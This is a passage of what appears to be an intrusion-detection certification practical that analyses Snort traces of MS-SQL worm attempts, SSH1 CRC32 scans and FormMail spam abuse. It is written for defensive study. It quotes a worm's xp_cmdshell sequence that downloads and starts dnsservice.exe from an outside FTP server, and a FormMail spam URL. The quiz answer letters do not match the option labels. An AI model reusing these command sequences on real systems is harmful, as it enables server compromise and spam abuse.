8       e.x.e.c. .x.p._.c.m.d.s.h.e.l.l. .'.e.c.h.o. .f.o.o...c.o.m.>.>. .f.t.p...x.'...
9       e.x.e.c. .x.p._.c.m.d.s.h.e.l.l. .'.e.c.h.o. .b.i.n.>.>. .f.t.p...x.'...
10      e.x.e.c. .x.p._.c.m.d.s.h.e.l.l. .'.e.c.h.o. .c.d. .p.u.b.>.>. .f.t.p...x.'...
11      e.x.e.c. .x.p._.c.m.d.s.h.e.l.l. .'.e.c.h.o. .c.d. .t.m.p.>.>. .f.t.p...x.'...
12      e.x.e.c. .x.p._.c.m.d.s.h.e.l.l. .'.e.c.h.o. .g.e.t. .d.n.s.s.e.r.v.i.c.e...e.x.e.>.>. .f.t.p...x.'...
13      e.x.e.c. .x.p._.c.m.d.s.h.e.l.l. .'.e.c.h.o. .c.l.o.s.e. .>.>. .f.t.p...x.'...
14      e.x.e.c. .x.p._.c.m.d.s.h.e.l.l. .'.e.c.h.o. .q.u.i.t..>.>. .f.t.p...x.'...
15      e.x.e.c. .x.p._.c.m.d.s.h.e.l.l. .'.f.t.p..-.s.:.f.t.p...x. .2.0.7...2.9...1.9.2...1.6.0.'...
16      e.x.e.c. .x.p._.c.m.d.s.h.e.l.l. .'.d.e.l. .f.t.p...x.'...
17      e.x.e.c. .x.p._.c.m.d.s.h.e.l.l. .'.s.t.a.r.t. .d.n.s.s.e.r.v.i.c.e...e.x.e.'.....8....
```

The worm is attempting to connect to an ftp server (line 7) and uses the password foo.com (line 8). The worm uses the ftp get command to download a file called dnsservice.exe (line 12).

Correlation 2:
This trace was posted to http://www.incidents.org/archives/intrusions/msg02064.html by Brent Erickson, 10/12/2001.

=+=

```
inetnum
195.46.96.0 - 195.46.96.255
netname: IRTEL-NET1
descr: Irkutsk Central Telegraph
country: RU
admin-c: IK23-RIPE
VEK2-RIPE
rev-srv: ns.irtel.ru
source: RIPE
```

There is a recent exploit for Microsoft SQL port 1433 TCP.

```
10/12-00:28:39.836275  [**] [1:0:0] Probe PRIMARY PUBLIC WEBSERVER [**]
{TCP} 195.46.96.32:3730 -> xxx.yyy.33.23:1433
10/12-00:28:42.433617  [**] [1:0:0] Probe PRIMARY PUBLIC WEBSERVER [**]
{TCP} 195.46.96.32:3730 -> xxx.yyy.33.23:1433
10/12-00:28:53.833036  [**] [1:0:0] Probe PRIMARY PUBLIC WEBSERVER [**]
{TCP} 195.46.96.32:3730 -> xxx.yyy.33.23:1433
10/12-00:30:17.625127  [**] [1:0:0] Probe PRIMARY PUBLIC WEBSERVER [**]
{TCP} 195.46.96.32:4500 -> xxx.yyy.33.23:1433
10/12-00:30:18.463190  [**] [1:0:0] Probe PRIMARY PUBLIC WEBSERVER [**]
{TCP} 195.46.96.32:4500 -> xxx.yyy.33.23:1433
10/12-00:30:23.483357  [**] [1:0:0] Probe PRIMARY PUBLIC WEBSERVER [**]
{TCP} 195.46.96.32:4500 -> xxx.yyy.33.23:1433

[**] Probe PRIMARY PUBLIC WEBSERVER [**]
10/12-00:28:39.836275 195.46.96.32:3730 -> xxx.yyy.33.23:1433
TCP TTL:44 TOS:0x0 ID:13363 IpLen:20 DgmLen:48
******S* Seq: 0x189719  Ack: 0x0  Win: 0x2000  TcpLen: 28
TCP Options (4) => MSS: 536 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] Probe PRIMARY PUBLIC WEBSERVER [**]
10/12-00:28:42.433617 195.46.96.32:3730 -> xxx.yyy.33.23:1433
TCP TTL:44 TOS:0x0 ID:41012 IpLen:20 DgmLen:48
******S* Seq: 0x189719  Ack: 0x0  Win: 0x2000  TcpLen: 28
TCP Options (4) => MSS: 536 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
[**] Probe PRIMARY PUBLIC WEBSERVER [**]
10/12-00:28:53.833036 195.46.96.32:3730 -> xxx.yyy.33.23:1433
TCP TTL:44 TOS:0x0 ID:46390 IpLen:20 DgmLen:48
******S* Seq: 0x189719  Ack: 0x0  Win: 0x2000  TcpLen: 28
TCP Options (4) => MSS: 536 NOP NOP SackOK
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

This log shows a host attempting to access port 1433 of the target host. The packets have similarities with the detect posted by John Sage when it relates to same IP and port number, the range of IP ID's for each packet is in large intervals but these packets were received at longer time intervals than in John's post. Furthermore, the sequence numbers are identical for all packets. This indicates that this is retries from the source host to access the target on port 1433.

7. Evidence of active targeting:

This appears to be a scan of all known hosts and not specific targeting of a particular system. The connection attempts are only limited to one port, and when the OS specified retry threshold is reached the attacking host is going to other hosts.

8. Severity:

Since I do not know much about John's network I am making several assumptions in order to calculate the severity of this attack.

Criticality:	4	This attack is looking for a hole on MS-SQL servers which may hold critical company information and be accessed by other systems on the network.
Lethality:	5	In a worst case scenario the attacker may be have access to the default sa account which is a member of the sysadmin group and be able to run system stored procedures.
System:	5	It is assumed that the servers on this network are running modern operating systems with all the latest patches installed. Since this might be one of the critical servers on the network it is assumed that extra security tools are implemented and extra monitoring is turned on.
Network Countermeasures:	5	Based on the logs the IDS system is configured to listen for connection attempts to this port, and this it is assumed that a firewall is the only access and egress point on the network.

The calculated severity is:
(Critical + Lethal) – (System + Net Countermeasures) = (4+5) – (5+5) = -1

This vulnerability is not considered high for the network in question based on the assumptions described above. This vulnerability has been out in the open for some time now and the vulnerability is well described on several websites even though a CERT or a CAN has not been assigned yet. Microsoft has also posted countermeasures on their site and have issued a patch witch will take care of this problem.

9. Defensive recommendation:

The first step to ensuring that this attack will not affect a network's MS-SQL servers is to ensure that the "sa" account is properly protected with a password complying with standard password setting recommendations.

Microsoft recommends installing a patch which will ensure that the affected buffer is long enough before calling the srv_paraminfo() API which has the buffer overflow vulnerability.

10. Multiple choice test question:

```
[**] [1:0:0] TCP to 1433 MS MySQL server [**]
12/24-21:23:05.554437 209.81.131.75:1262 -> 12.82.131.162:1433
TCP TTL:117 TOS:0x0 ID:10045 IpLen:20 DgmLen:44 DF
******S* Seq: 0x33C71DC9  Ack: 0x0  Win: 0x2000  TcpLen: 24
TCP Options (1) => MSS: 1460

[**] [1:0:0] TCP to 1433 MS MySQL server [**]
12/24-21:23:08.494719 209.81.131.75:1262 -> 12.82.131.162:1433
TCP TTL:117 TOS:0x0 ID:28989 IpLen:20 DgmLen:44 DF
******S* Seq: 0x33C71DC9  Ack: 0x0  Win: 0x2000  TcpLen: 24
TCP Options (1) => MSS: 1460

[**] [1:0:0] TCP to 1433 MS MySQL server [**]
12/24-21:23:14.515335 209.81.131.75:1262 -> 12.82.131.162:1433
TCP TTL:117 TOS:0x0 ID:60477 IpLen:20 DgmLen:44 DF
******S* Seq: 0x33C71DC9  Ack: 0x0  Win: 0x2000  TcpLen: 24
TCP Options (1) => MSS: 1460

[**] [1:0:0] TCP to 1433 MS MySQL server [**]
12/24-21:23:26.546588 209.81.131.75:1262 -> 12.82.131.162:1433
TCP TTL:117 TOS:0x0 ID:60734 IpLen:20 DgmLen:44 DF
******S* Seq: 0x33C71DC9  Ack: 0x0  Win: 0x2000  TcpLen: 24
TCP Options (1) => MSS: 1460
```

Question:
Based on the scan above, of all the networks the packets were traveling across, what is most likely the type of network, which could handle the smallest amount of traffic?

e) TTL 117 indicates that this was an X.25 network.
f) MSS 1460 indicates that this was en Ethernet network.
g) Win:0x2000, which is 8192 in decimal, indicates that this is a FDDI network.
h) Neither of the answers above are true.

Answer: b is the correct answer

Sources:

- http://www.labmice.net/articles/incident_response.htm
- A post by Jeff Anderson-Lee on Securityfocus; (http://www.securityfocus.com/archive/75/241583)
- http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/ms00-092.asp
- http://archives.neohapsis.com/archives/incidents/2001-11/thread.html#108
- http://www.incidents.org/archives/intrusions/msg02536.html

Detect 3

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/10-23:11:49.201317 143.107.105.14:22 -> our.i.p.addr:22
TCP TTL:117 TOS:0x0 ID:23158
**S***** Seq: 0x37255DDE   Ack: 0x58730A6F   Win: 0x4FF1

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/10-23:11:49.212228 our.i.p.addr:22 -> 143.107.105.14:22
TCP TTL:64 TOS:0x0 ID:8785  DF
**S***A* Seq: 0x75A6691A   Ack: 0x37255DDF   Win: 0x7B88
TCP Options => MSS: 536
--
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/10-23:11:49.501353 143.107.105.14:22 -> our.i.p.addr:22
TCP TTL:238 TOS:0x0 ID:59493
****R*** Seq: 0x37255DDF   Ack: 0x0   Win: 0x0
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/10-23:11:51.311351 143.107.105.14:16742 -> our.i.p.addr:22
TCP TTL:47 TOS:0x0 ID:59513
**S***** Seq: 0xEE8B504F   Ack: 0x0   Win: 0x200
TCP Options => MSS: 1460
--
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/10-23:11:51.611352 143.107.105.14:16742 -> our.i.p.addr:22
TCP TTL:47 TOS:0x0 ID:59514  DF
******A* Seq: 0xEE8B5050   Ack: 0x75BC90CF   Win: 0x7D78

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/10-23:11:51.921343 143.107.105.14:16742 -> our.i.p.addr:22
TCP TTL:47 TOS:0x0 ID:59520
***F**A* Seq: 0xEE8B5050   Ack: 0x75BC90E8   Win: 0x7D78

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/10-23:11:52.201358 143.107.105.14:16742 -> our.i.p.addr:22
TCP TTL:47 TOS:0x0 ID:59536  DF
******A* Seq: 0xEE8B5051   Ack: 0x75BC90E9   Win: 0x7D78

Jan 10 23:11:51 linux1 sshd[5596]: Connection from 143.107.105.14 port 16742
Jan 10 23:11:51 linux1 sshd[5596]: Did not receive ident string from
143.107.105.14.
```

1. Source of trace:

http://www.incidents.org/archives/intrusions/msg03249.html

The trace was posted by Mike Sallman 1/11/2002. Mike states in his post that having seen a numerous attempts to port 22 in the immediate past he decided to add a rule to Snort to log this activity.

2. Detect was generated by:

Snort intrusion detection system (www.snort.org)

The first entry in the trace will be used to describe the various fields in this Snort log:

Timestamp:	01/10-23:11:49.201317	The time when the SNORT host read the record
Source Address and Port:	143.107.105.14:22	TCP Port 22 = SSH
Direction Operator:	->	
Destination Address and Port::	our.i.p.addr:22	
Protocol:	TCP	
Time To Live:	TTL:117	
Type of Service:	TOS:0x0	Set to 0 means this is normal traffic, as opposed to prioritized traffic.
Packet ID in binary:	ID:23158	Unique identifier for every datagram sent by a host.
TCP flags:	**S*****	A SYN flag indicating an initial connection attempt
Sequence Number:	Seq: 0x37255DDE	Indicates where the first byte belong in the data stream being sent to the receiver (target).
Acknowledgement Number:	Ack: 0x58730A6F	Set to 0 since this is the initial connection attempt.
Windows size:	Win: 0x4FF1	The senders TCP receive buffer size

It looks like this trace was detected by a version of SNORT prior to version 1.7 since the SYN flag is not in its correction place (source: Introduction to Logfile Analysis, Guy Bruneau).

The last portion of the posted trace seems to come from syslog:

Date/Time:	Jan 10 23:11:51	
Hostname:	linux1	
Daemon:	sshd[5596]:	
Log Messages:	Connection from 143.107.105.14 port 16742	
	Did not receive ident string from 143.107.105.14.	

3. Probability the source address was spoofed

Since the attacker is interested in receiving information from the hosts that he/she is attempting to connect to, the source address is most likely not spoofed. If the address was spoofed the reply would go to the host configured with the IP address the attacker is using, and therefore the attacker would be excluded from this part of the conversation – unless this is a Man-in-the-Middle attack, which it most likely is not.

4. Description of attack:

More information about this vulnerability can be found at:

- This vulnerability has been posted as a CERT Incident Note: IN-2001-12; http://www.cert.org/incident_notes/IN-2001-12.html
- http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=2347

The attacker will search for hosts with port 22 open and attempt to connect to this port and try to exploit the vulnerability.

There are several scanners that can be used for this attack, and one is called ScanSSH and can be found at http://www.monkey.org/~provos/scanssh/. (Source: Robin Stubbs; http://www.incidents.org/archives/intrusions/msg02742.html).

There is also another tool call SynScan which has several known signatures. (Source: Donald Smith; http://www.incidents.org/archives/intrusions/msg03266.html)

In this trace the attacker attempts to connect to the SSH daemon which can be seen by the SYN flag being set in the packet in the first trace. The internal host is then replying to the external host with the SYN and ACK flags set. So far this is normal TCP connection initiation handshake procedure. In the third trace however, the connection is terminated by the external host by sending a packet with the Reset flag set. The source and destination ports are the same for the first three packets, which is not normal since the source port should be ephemeral and thus above 1024. Also in the first packet, which is presumably the first connection attempt the SYN flag is set which is normal, however the ACK flag is not set, but the packet has an Acknowledgement number. These are a typical features of SynScan. Furthermore, only the second packet has the Don't Fragment bit set.

The last four packets are initiated from the external host only and have various TCP flags set. Furthermore, the source port is ephemeral and this could be half of a conversation between the attacking host and the internal host.

It therefore appears to be two different connection types going on. The first three packets seem to be from a scanning tool of some sort. While the last for might be a connection attempt. Both features may be in a tool of some sort.

The syslog part of the posted trace may indicate that the attack did not succeed. See also correlation 1.

5. Attack mechanism:

There is a known vulnerability in SSH1, which is a remote integer overflow vulnerability caused by insufficient range control which can cause an overflow of one of the buffers used by SSH1. This bug is located in the CRC32 compensation attack detection code. This will overwrite arbitrary portions of the memory and the attacker can be able to execute commands with the same privileges as the SSH daemon, which typically run as with uid 0, which is root.

6. Correlations:

Correlation 1

The following trace was posted by Steve Carey 1/11/2002. His systems were actually compromised.
Source: http://www.incidents.org/archives/intrusions/msg03254.html

I have numbered the lines in the trace for reference purposes.

```
1   Nov 18 07:54:47 redhot sshd[8305]: log: Connection from 195.67.72.66 port 4333
2   Nov 18 07:54:47 redhot sshd[8305]: fatal: Did not receive ident string.
3   Nov 18 07:57:17 redhot sshd[8434]: log: Connection from 195.67.72.66 port 4473
4   Nov 18 07:57:19 redhot sshd[8434]: fatal: Did not receive ident string.
5   Nov 18 07:59:27 redhot sshd[8515]: log: Connection from 195.67.72.66 port 4477
6   Nov 18 07:59:30 redhot sshd[8520]: log: Connection from 195.67.72.66 port 4478
7   Nov 18 07:59:33 redhot sshd[8521]: log: Connection from 195.67.72.66 port 4479
8   Nov 18 07:59:35 redhot sshd[8521]: fatal: Local: Corrupted check bytes on input.
**
9   Nov 18 08:01:55 redhot sshd[8698]: log: Connection from 195.67.72.66 port 4523
10 Nov 18 08:01:58 redhot sshd[8698]: fatal: Local: crc32 compensation attack:
network attack detected
```

Comparing this output to the syslog output from Mike’s post would indicate that Mike’s systems were not hacked (assuming there is not more of the log that was not posted). On line 8 the log indicate that the attack attempt was started, and line 10 states that the host had been the victim of the crc32 attack.

Correlation 2

This trace was posted by Gany Skop 1/6/2002.
Source: http://www.incidents.org/archives/intrusions/msg03164.html

```
06:15:17.891329 x.x.x.18.22 > y.y.y.8.22: S [tcp sum
ok] 707140774:707140774(0) win 2970 (ttl 102, id
23776)

06:15:17.908483 x.x.x.18.22 > y.y.y.9.22: S [tcp sum
ok] 707140774:707140774(0) win 2970 (ttl 102, id
23776)

06:15:17.908720 y.y.y.9.22 > y.y.y.18.22: S [tcp sum
ok] 687941830:687941830(0) ack 707140775 win 16384
<mss 512> (ttl 64, id 28179)

06:15:17.914460 x.x.x.18.22 > y.y.y.10.22: S [tcp sum
ok] 707140774:707140774(0) win 2970 (ttl 102, id
23776)
```

This scan is similar to the one posted by Mike since the source and destination ports are the same. This scan are connecting to several hosts on the network, and seem to be coming from two different hosts. The three scans coming from the .18 host have identical beginning and ending sequence numbers and ID number which is another indication that the packets were crafted.

7. Evidence of active targeting:

This appears to be a scan of all known hosts and not specific targeting of a particular system. The connection attempts are only limited to one port.

8. Severity:

Since I do not know much about Mike's network I am making several assumptions in order to calculate the severity of this attack.

Criticality:	3	This attack is looking for a hole on hosts running SSH1. I am assuming that this is not a critical server.
Lethality:	2	In a worst case scenario the attacker may access commands with root privileges. However, this attack has been known for some time, and there are newer versions of SSH that can be installed which are not vulnerable.
System:	4	It is assumed that the servers on this network are running modern operating systems with all the latest patches installed. Since this might be one of the critical servers on the network it is assumed that extra security tools are implemented and extra monitoring is turned on.
Network Countermeasures:	5	Based on the logs the IDS system is configured to listen for connection attempts to this port, and this it is assumed that a firewall is the only access and egress point on the network.

The calculated severity is:
(Critical + Lethal) – (System + Net Countermeasures) = (3+2) – (4+5) = -5

9. Defensive recommendation:

The latest patches from the vendors should be installed on the systems running SSH1. If a patch is not available the systems should be upgraded to a newer version, SSH2 which is not vulnerable to this exploit.

10. Multiple choice test question:

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/10-23:11:49.201317 143.107.105.14:22 -> our.i.p.addr:22
TCP TTL:117 TOS:0x0 ID:23158
**S***** Seq: 0x37255DDE   Ack: 0x58730A6F   Win: 0x4FF1

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/10-23:11:49.212228 our.i.p.addr:22 -> 143.107.105.14:22
TCP TTL:64 TOS:0x0 ID:8785  DF
**S***A* Seq: 0x75A6691A   Ack: 0x37255DDF   Win: 0x7B88
TCP Options => MSS: 536
--
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
01/10-23:11:49.501353 143.107.105.14:22 -> our.i.p.addr:22
TCP TTL:238 TOS:0x0 ID:59493
****R*** Seq: 0x37255DDF   Ack: 0x0   Win: 0x0
```

Question:
Based on the scan above, which of the following would indicate that these packets were crafted.

i) TTL 117
j) Source port = Destination port
k) The DF bit is not set
l) Neither of the answers above are true.

Answer: b is the correct answer

Sources:

- http://www.securityfocus.com/archive/1/243644
- http://www.cert.org/incident_notes/IN-2001-12.html
- http://www.securityfocus.com/cgi-bin/vulns-item.pl?section=discussion&id=2347

Detect 4

```
Jan 11 02:59:03 spleen snort: [1:884:2] WEB-CGI formmail access {TCP}
209.86.178.231:1530 -> a.b.c.90:80
Jan 11 04:01:36 spleen snort: [1:884:2] WEB-CGI formmail access {TCP}
209.86.178.231:3291 -> a.b.c.90:80
Jan 11 07:09:33 spleen snort: [1:884:2] WEB-CGI formmail access {TCP}
209.86.189.62:2330 -> a.b.c.90:80
```

1. Source of trace:

http://www.incidents.org/archives/intrusions/msg03236.html

This trace was posted by Donna MacLeod 1/11/2002. Donna stated that she had seen continuous instances of scans of this type for the past week.

2. Detect was generated by:

The detect was generated by SNORT IDS (www.snort.org) syslog module.

The first entry in the trace will be used to describe the various fields in this Snort log:

Snort Signature:	[1:884:2] WEB-CGI formmail access
Timestamp:	Jan 11 02:59:03
Source Address and Port:	209.86.178.231:1530
Direction Operator:	->
Destination Address and Port:	a.b.c.90:80
Protocol:	TCP

3. Probability the source address was spoofed:

The e-mail being sent to the spam-victims will not show the spammer's real IP address, but the IP address of the web server where the FormMail script is residing. However, the logs of the web-server will show the true IP address of the spammer. Due to this fact it is likely that the source address was not spoofed since the victim would not know based on the e-mail the spammer's true identity. However, if this is a more clever spammer he/she would likely take care not to reveal his/her identity to be viewed in the logs of the web-server.

4. Description of attack:

More information about this vulnerability can be found at:

- This vulnerability has been posted on the cve.mitre.org, and the CVE number is: CAN-2001-0357 (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0357)
- This vulnerability has also been posted on the Bugtraq site 3/7/01 and updated 8/20/01, and the bugtraq ID is:
  2469
  (http://www.securityfocus.com/bid/2469)
- This attack is currently listed as #5 on the list of top five attacks the last 5 days at http://aris.securityfocus.com/ as of 1/20/2002.

The detects were in a timeframe of 1-3 hours a part, and shows connection attempts to port 80. The attacker is attempting to exploit a FormMail.pl cgi-script by modifying the recipient and message parameters and thus allowing him/her to send anonymous e-mail to the victim since the e-mail will not indicate any sender. Mail can apparently also easily be sent in large volumes to the victims and then

Two source IP's were detected in the alerts:
209.86.178.231
209.86.189.62

and a lookup on www.arins.net/whois revealed that the IP addresses belong to Earthlink.

5. Attack mechanism:

FormMail is a Perl script written by Matt Wright (http://worldwidemart.com/scripts/formmail.shtml), and it allows for submitting information entered into HTML forms via e-mails. When the Submit button in a form is selected, the FormMail script will parse the information entered in the form and send the data to a specified e-mail address. The script is designed to accept variables from any form and mail them to a specified email address. FormMail comes with many formatting and operational options that can be specified through the form. This feature eliminates the need for creators of the web site extensive programming knowledge and for granting users CGI access.

FormMail uses an HTTP variable to specify the destination e-mail address, and this allows spammers to use this script to distribute their messages to specified recipients. This vulnerability can be exploited with a web browser. Furthermore, the script relies on an http variable for the source address as well which allows for sending e-mail with no source address or forge e-mails.

Discussions on Securityfocus also suggested that a script is available among spammers to automatically format and submit data to formmail.pl on remote boxes.

In MailForm pre version 1.9 adding the following URL code in the URL box of the browser would cause an anonymous spam mail to be sent:

http://www.websitewithFormMail/cgi-bin/FormMail.pl?recipient=email@address-to-spam.com&message=Spam%20Message

(posted on SeccurityFocus by M. Rawls http://www.securityfocus.com/archive/1/168177)

6. Correlations:

Correlation 1

Michael Hottinger posted on Securityfocus (http://www.securityfocus.com/archive/75/250390), January 15, 2002, a warning that someone had attempted to use the formmail exploit on his web site. They did not succeed however since he had already secured the sites formmail script. However, he noticed that the link in the e-mail (http://www.securityfocus.com/archive/75/250390), being sent to victims included a link to a site AOL billing (http://aolbilling.knows.it) with a redirect to a site hosted by geocities (http://www.geocities.com/aobilling2002/). The page looks like it is part of the official AOL site with a request to AOL account holders to update their account information with information such as credit card information, social security number etc. Michael notified AOL and Geocities and as of January 20th, 2002, this web-site has been taken down by Geocities.

Correlation 2

Excerpts from logs posted by Stephen Sheperd, 1/14/2002 (http://www.incidents.org/archives/intrusions/msg03279.html).
These alerts were detected in a time frame of 12/30/2001-1/14/2002. All the alerts were taken from ACID (Analysis Console for Intrusion Databases), but were detected by Snort. Looking at the logs the attacker attempted to send e-mails to various AOL customers. However, subject field did not contain any links to the site mentioned in Correlation 1, but merely contained the URL to the attacked web site which sent out the e-mail.

```
#(1 - 45137) [Jan 7 2002  0:06] [arachNIDS/226]

IDS226/web-cgi_http-cgi-formmail

IPv4: 209.86.191.62 -> 205.169.91.194

    hlen=5 TOS=0 dlen=368 ID=24237 flags=0 offset=0 TTL=117

chksum=60377

TCP:  port=3804 -> dport: 80  flags=***AP*** seq=3720939

    ack=3442730288 off=5 res=0 win=5840 urp=0 chksum=64066
```

Payload: length = 328

```
000 : 47 45 54 20 2F 63 67 69 2D 62 69 6E 2F 66 6F 72   GET /cgi-bin/for
010 : 6D 6D 61 69 6C 2E 70 6C 3F 72 65 63 69 70 69 65   mmail.pl?recipie
020 : 6E 74 3D 62 61 72 73 73 6F 6D 35 31 40 61 6F 6C   nt=barssom51@aol
030 : 2E 63 6F 6D 26 73 75 62 6A 65 63 74 3D 68 74 74   .com&subject=htt
040 : 70 3A 2F 2F 77 77 77 2E 74 61 63 2D 64 65 6E 76   p://www.tac-denv
050 : 65 72 2E 63 6F 6D 2F 63 67 69 2D 62 69 6E 2F 66   er.com/cgi-bin/f
060 : 6F 72 6D 6D 61 69 6C 2E 70 6C 26 65 6D 61 69 6C   ormmail.pl&email
070 : 3D 6C 61 73 64 67 72 40 61 63 6E 65 74 2E 6E 65   =lasdgr@acnet.ne
080 : 74 26 3D 68 74 74 70 3A 2F 2F 77 77 77 2E 74 61   t&=http://www.ta
090 : 63 2D 64 65 6E 76 65 72 2E 63 6F 6D 2F 63 67 69   c-denver.com/cgi
0a0 : 2D 62 69 6E 2F 66 6F 72 6D 6D 61 69 6C 2E 70 6C   -bin/formmail.pl
0b0 : 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70    HTTP/1.1..Accep
0c0 : 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 6D   t: image/gif, im
0d0 : 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20 69   age/x-xbitmap, i
0e0 : 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 65   mage/jpeg, image
0f0 : 2F 70 6A 70 65 67 2C 20 2A 2F 2A 0D 0A 55 73 65   /pjpeg, */*..Use
100 : 72 2D 41 67 65 6E 74 3A 20 4D 69 63 72 6F 73 6F   r-Agent: Microso
110 : 66 74 20 55 52 4C 20 43 6F 6E 74 72 6F 6C 20 2D   ft URL Control -
120 : 20 36 2E 30 30 2E 38 38 36 32 0D 0A 48 6F 73 74    6.00.8862..Host
130 : 3A 20 77 77 77 2E 74 61 63 2D 64 65 6E 76 65 72   : www.tac-denver
140 : 2E 63 6F 6D 0D 0A 0D 0A                           .com....
-----------------------------------------------------------------------
```

Correlation 3

Rich Parker captured the following alerts 1/1/02-1/13/2002 and can be found at; http://www.incidents.org/archives/intrusions/msg03279.html (scroll down). Below I have displayed excerpts form these alerts. Rich noted that these alerts could have been triggered by programs that user formmail.pl and formmail.cgi but also formmail scanners.

```
[Tue Jan  1 18:22:42 2002] [error] [client 63.210.223.23]
script not found or unable to
stat:/server_path/apache/cgi-bin/formmail.pl

[Thu Jan  3 13:44:57 2002] [error] [client 65.140.75.43]
script not found or unable to
stat:/server_path/apache/cgi-bin/formmail.pl

[Sat Jan  5 05:13:07 2002] [error] [client 209.86.187.150]
script not found or unable to
stat:/server_path/apache/cgi-bin/formmail.pl

[Mon Jan  7 01:14:17 2002] [error] [client 63.15.56.61]
script not found or unable to
stat:/server_path/apache/cgi-bin/formmail.pl
```

The alerts indicate that the attacker is looking for the formmail.pl file, which it cannot find.

7. Evidence of active targeting:

This appears to be a scan of all known hosts looking for the formmail.pl script and not specific targeting of a particular system. The connection attempts are only limited to one port over a large time frame, and could possibly indicate that a scanner tool is used.

8. Severity:

Since I do not know much about Donna's network I am making several assumptions in order to calculate the severity of this attack.

Criticality: 4 This attack is looking for a hole on the Formmail cgi script located on web servers. I am assuming that there is a IIS

		web server on the network and since this is the company's face to the potential customers it is critical that this server is not tampered with.
Lethality:	2	The attack will not so much be a nuisance to the local network as it would be to the network the emails are forwarded to. Also, this vulnerability has been known for a while.
System:	4	It is assumed that the servers on this network are running modern operating systems with all the latest patches installed. Since this server is assumed to be running IIS which is known for its many vulnerabilities it is assumed that extra security tools are implemented and extra monitoring is turned on for this server.
Network Countermeasures:	5	Based on the logs the IDS system is configured to listen for connection attempts to this port, and this it is assumed that a firewall is the only access and egress point on the network.

The calculated severity is:
(Critical + Lethal) – (System + Net Countermeasures) = (4+2) – (4+5) = -3

For this network the severity of this vulnerability is not enormous since this vulnerability has been known for some time and there some security features in the later versions of FormMail.

9. Defensive recommendation:

A limited amount of security has been implemented by making FormMail to check the HTTP_REFERRER field. This means the script will accept requests to send mail only from certain domains that can be specified. This check can be circumvented in a relatively easy way, however, by faking exactly that referrer field.

If FormMail does not take the recipient's address from a HTTP variable any more, the spamming can be stopped. The best way to make FormMail more secure seems to be to hard-code the recipient's email address in the script (and probably use more than one script if needed). Alternatively, FormMail could still use the HTTP variable to get the recipient's address, but then check that address against a specified list of allowed recipients.

10. Multiple choice test question:

```
Jan 11 02:59:03 spleen snort: [1:884:2] WEB-CGI formmail access {TCP}
209.86.178.231:1530 -> a.b.c.90:80
Jan 11 04:01:36 spleen snort: [1:884:2] WEB-CGI formmail access {TCP}
209.86.178.231:3291 -> a.b.c.90:80
Jan 11 07:09:33 spleen snort: [1:884:2] WEB-CGI formmail access {TCP}
209.86.189.62:2330 -> a.b.c.90:80
```

Question:
Based on the scan above, what class of well-known web vulnerability is the scanner looking for?

m) Access to port 80 vulnerabilities.
n) Visual Basic vulnerabilities.
o) The buffer vulnerability in idq.dll which is exploited by the Code Red II Worm.
p) CGI script vulnerabilities.

Answer: d is the correct answer

Sources:
http://www.incidents.org/diary/july2001.php
http://email.about.com/library/weekly/aa052801a.htm?once=true&
http://www.securityfocus.com (search: formmail)
http://worldwidemart.com/scripts/formmail.shtml
http://www.securityfocus.com/bid/2469

Detect 5

```
01/12-07:56:20.077228 213.191.132.98:6112 -> www.xxx.yyy.2:6112
TCP TTL:113 TOS:0x60 ID:54831 IpLen:20 DgmLen:40
******S* Seq: 0x2FD8671A  Ack: 0x474B4CAA  Win: 0x91BC  TcpLen: 20

01/12-07:56:20.078746 213.191.132.98:6112 -> www.xxx.yyy.16:6112
TCP TTL:113 TOS:0x60 ID:54831 IpLen:20 DgmLen:40
******S* Seq: 0x2FD8671A  Ack: 0x474B4CAA  Win: 0x91BC  TcpLen: 20

=======

01/16-04:09:33.875304 211.39.32.104:6112 -> www.xxx.yyy.2:6112
TCP TTL:243 TOS:0x0 ID:16340 IpLen:20 DgmLen:40
******S* Seq: 0x67554E15  Ack: 0x11CE6DFD  Win: 0x28  TcpLen: 20

01/16-04:09:33.877777 211.39.32.104:6112 -> www.xxx.yyy.14:6112
TCP TTL:243 TOS:0x0 ID:16340 IpLen:20 DgmLen:40
******S* Seq: 0x67554E15  Ack: 0x11CE6DFD  Win: 0x28  TcpLen: 20
```

1. Source of trace:

Source: http://www.incidents.org/archives/intrusions/msg03403.html

